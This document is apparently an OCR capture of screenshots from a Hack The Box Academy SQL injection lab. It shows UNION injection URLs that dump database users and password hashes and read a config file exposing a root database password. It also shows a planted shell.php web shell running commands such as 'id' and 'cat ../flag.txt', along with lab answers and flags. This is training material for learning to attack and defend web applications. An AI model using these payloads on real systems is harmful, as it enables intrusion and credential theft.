

Hack The Box - Academy
SQL Injection Fundament
Search Ports
94.237.55.43:50292/search.php?port_code=cn'+UNION+select+1%2C%40%40version%2Cuser()%2C4--+-
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Search for a port:
Search
Port Code
Port City
Port Volume
10.3.22-MariaDB-1ubuntu1
root@localhost
4



Hack The Box - Academy
SQL Injection Fundament
Search Ports
https://academy.hackthebox.com/module/33/section/216
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Academy HTB TryHackMe | Dashboard
Screenshot taken
View image
Success
Congratulations! You earned 0 cubes!
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Cheat Sheet
Answer the question(s) below to complete this Section and earn cubes!
Target(s): 94.237.55.43:50292
Life Left: 88 minute(s)
+ 0 Use a Union injection to get the result of 'user()'
root@localhost
Submit
Hint
Previous
Next
+10 Streak pts
Mark Complete & Next



Hack The Box - Academy
SQL Injection Fundament
Search Ports
94.237.55.43:50292/search.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Academy HTB TryHackMe | Dashboard
Search for a port: 0,3,4 from dev.credentials-- -
Search
Port Code
Port City
Port Volume



Hack The Box - Academy
SQL Injection Fundament
Search Ports
94.237.55.43:50292/search.php?port_code=cn'+UNION+select+1%2C+user()%2C3%2C4+from+dev.credentials--+-
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Search for a port:
ne, password, 4 from users-- -
Search
Port Code
Port City
Port Volume
root@localhost
3
4



Hack The Box - Academy
SQL Injection Fundament
Search Ports
94.237.55.43:50292/search.php?port_code=cn'+UNION+select+1%2C+username%2C+password%2C+4+from+users--+-
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
Search for a port:
Search
Port Code
Port City
Port Volume
admin
392037dbba51f692776d6cefb6dd546d
4
newuser
9da2c9bcdf39d8610954e0e11ea8f45f
4



Hack The Box - Academy
SQL Injection Fundament
Search Ports
https://academy.hackthebox.com/module/33/section/217
Screenshot taken
Success
Congratulations! You earned 1 cubes!
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Target(s): 94.237.55.43:50292
Life Left: 85 minute(s)
+1 What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?
9da2c9bcdf39d8610954e0e11ea8f45f
Submit
Previous
Next
+10 Streak pts
Mark Complete & Next
Powered by HACKTHEBOX



Hack The Box - Academy
SQL Injection Fundament
Search Ports
94.237.55.43:50292/search.php
Search for a port:
ww/html/config.php"), 3, 4-- -
Search
Port Code
Port City
Port Volume



Hack The Box - Academy
SQL Injection Fundament
Search Ports
94.237.55.43:50292/search.php?port_code=cn'+UNION+SELECT+1%2C+LOAD_FILE("%2Fvar%2Fwww%2Fhtml%2Fconfig.php")%2C+3%2C+4--+-
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Academy HTB TryHackMe | Dashboard
Search for a port: ww/html/config.php"), 3, 4-- -
Search
Port Code
Port City
Port Volume
'localhost', 'DB_USERNAME'=>'root', 'DB_PASSWORD'=>'dB_pAssw0rd_iS_flag!', 'DB_DATABASE'=>'ilfreight'); $conn = mysqli_connect($config['DB_HOST'], $config['DB_USERNAME'], $config['DB_PASSWORD'], $config['DB_DATABASE']); if (mysqli_connect_errno($conn)) { echo "Failed connecting. " . mysqli_connect_error() . " "; } ?>
3
4



Hack The Box - Academy
SQL Injection Fundament
Search Ports
94.237.55.43:50292/search.php?port_code=cn'+UNION+SELECT+1%2C+LOAD_FILE("%2Fvar%2Fwww%2Fhtml%2Fconfig.php")%2C+3%2C+4--+-
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Academy HTB TryHackMe | Dashboard
Search for a port:
Search
Port Code
Port City
Port Volume
'localhost', 'DB_USERNAME'=>'root', 'DB_PASSWORD'=>'dB_pAssw0rd_iS_flag!', 'DB_DATABASE'=>'ilfreight'); $conn = mysqli_connect($config['DB_HOST'], $config['DB_USERNAME'], $config['DB_PASSWORD'], $config['DB_DATABASE']); if (mysqli_connect_errno($conn)) { echo "Failed connecting. " . mysqli_connect_error() . " "; } ?>
3
4



Hack The Box - Academy
SQL Injection Fundament
Search Ports
https://academy.hackthebox.com/module/33/section/792
Success
Congratulations! You earned 1 cubes!
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Target(s): 94.237.55.43:50292
Life Left: 83 minute(s)
+1 We see in the above PHP code that '$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.
dB_pAssw0rd_iS_flag!
Submit
Hint
Previous
Next
+10 Streak pts
Mark Complete & Next
Powered by HACKTHEBOX



Hack The Box - Academy
SQL Injection Fundament
Search Ports
83.136.250.124:50556/search.php
Search for a port:
'/var/www/html/shell.php'-- -
Search
Port Code
Port City
Port Volume



Hack The Box - Academy
SQL Injection Fundament
Search Ports
New Tab
http://83.136.250.124:50556/shell.php?0=id
http://83.136.250.124:50556/shell.php?0=id — Visit
This time, search with:
Kali Linux
Kali Tools
Firefox
Search the web
tryhackme
10.10.227.2...
94.237.55.43
10.129.213....
10.10.219.187
10.129.203...
academy.h...
10.129.244...



Hack The Box - Academy
SQL Injection Fundament
Search Ports
83.136.250.124:50556/shell.p
83.136.250.124:50556/shell.php?0=id
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
uid=33(www-data) gid=33(www-data) groups=33(www-data)



Hack The Box - Academy
SQL Injection Fundament
Search Ports
83.136.250.124:50556/shell.
83.136.250.124:50556/shell.php?0=ls ..
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
flag.txt html



Hack The Box - Academy
SQL Injection Fundament
Search Ports
83.136.250.124:50556/shell.
83.136.250.124:50556/shell.php?0=cat ../flag.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
flag.txt html



Hack The Box - Academy
SQL Injection Fundament
Search Ports
83.136.250.124:50556/shell.
83.136.250.124:50556/shell.php?0=cat ../flag.txt
Screenshot taken
View image
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Academy HTB
TryHackMe | Dashboard
d2b5b27ae688b6a0f1d21b7d3a0798cd

